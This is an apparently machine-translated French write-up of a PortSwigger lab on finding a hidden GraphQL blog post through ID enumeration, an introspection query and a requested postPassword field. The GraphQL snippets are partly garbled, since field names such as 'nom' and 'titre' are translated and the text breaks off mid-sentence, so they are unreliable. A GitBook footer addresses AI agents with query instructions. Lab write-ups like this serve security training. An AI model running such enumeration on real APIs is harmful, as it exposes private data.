> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/graphql/accessing-private-graphql-posts.md).
# Accès aux publications GraphQL privées
Notes sur l’accès aux publications GraphQL privées pour les laboratoires de la PortSwigger Web Security Academy, incluant le workflow d’exploitation, les tests de payloads, la validation dans Burp Suite et le contexte de remédiation.
### Accès aux publications GraphQL privées
#### Objectif du labo
La page du blog contient un article **caché** (non répertorié) contenant un **mot de passe secret**. Pour valider le labo, vous devez **trouver cet article privé** puis **soumettre le mot de passe**.
### 1) Reconnaissance du trafic GraphQL

À l’arrivée sur la page principale du blog, une requête GraphQL est envoyée en arrière-plan (via l’ **Réseau** ou **onglet Burp** ) :
* Point de terminaison : `POST /GraphQL/v1`
* Opération : `getBlogSummaries`
Exemple de requête interceptée :
{% code overflow="wrap" expandable="true" %}
```graphql
{
"query": "/nquery getBlogSummaries {/n getAllBlogPosts {/n image/n title/n summary/n id/n }/n}",
"operationName": "getBlogSummaries"
}
```
{% endcode %}
Cette requête renvoie les publications visibles et leurs `id`. Il est noté que la liste contient des pages/articles **1, 2, 4 et 5**, mais que **l’échec à le faire 3** → très bon indicateur d’une publication **privée / cachée**.
#### 2) Récupération d’un article par ID
Lorsque vous ouvrez un article, l’application envoie une autre requête qui récupère le contenu complet à partir de l’ID :
```graphql
{
"query": "/n query getBlogPost($id: Int!) {/n getBlogPost(id: $id) {/n image/n title/n author/n date/n paragraphs/n }/n }",
"operationName": "getBlogPost",
"variables": {
"id": 2
}
}
```
Cela confirme que nous pouvons **énumérer** les publications en modifiant `variables.id`.
#### 3) Introspection pour découvrir le schéma

Pour voir toutes les propriétés disponibles, nous utilisons la**requête d’introspection** (par ex. via **InQL**, **l’onglet GraphQL** , ou une charge utile standard) :
```graphql
query IntrospectionQuery {
__schema {
queryType {
nom
}
mutationType {
nom
}
subscriptionType {
nom
}
types {
...FullType
}
directives {
nom
description
locations
args {
...InputValue
}
}
}
}
fragment FullType on __Type {
kind
nom
description
fields(includeDeprecated: true) {
nom
description
args {
...InputValue
}
type {
...TypeRef
}
isDeprecated
deprecationReason
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
nom
description
isDeprecated
deprecationReason
}
possibleTypes {
...TypeRef
}
}
fragment InputValue on __InputValue {
nom
description
type {
...TypeRef
}
defaultValue
}
fragment TypeRef on __Type {
kind
nom
ofType {
kind
nom
ofType {
kind
nom
ofType {
kind
nom
}
}
}
}gra
```

Réponse : **200 OK**, très volumineux (plus de 1000 lignes).

L’analyse révèle un champ intéressant : **`postPassword`**.
### (4) Extraction de l’article caché (ID 3)

Redémarrage `getBlogPost` en ajoutant le `postPassword` champ, puis ciblez l’ID manquant (**3**):
```graphql
query getBlogPost($id: Int!) {
getBlogPost(id: $id) {
image
titre
auteur
date
paragraphes
postPassword
}
}
```
Variables :
```json
{
"id":3
}
```

Résultat : la réponse contient la valeur de **`postPassword`** → c
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/web/graphql/accessing-private-graphql-posts.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.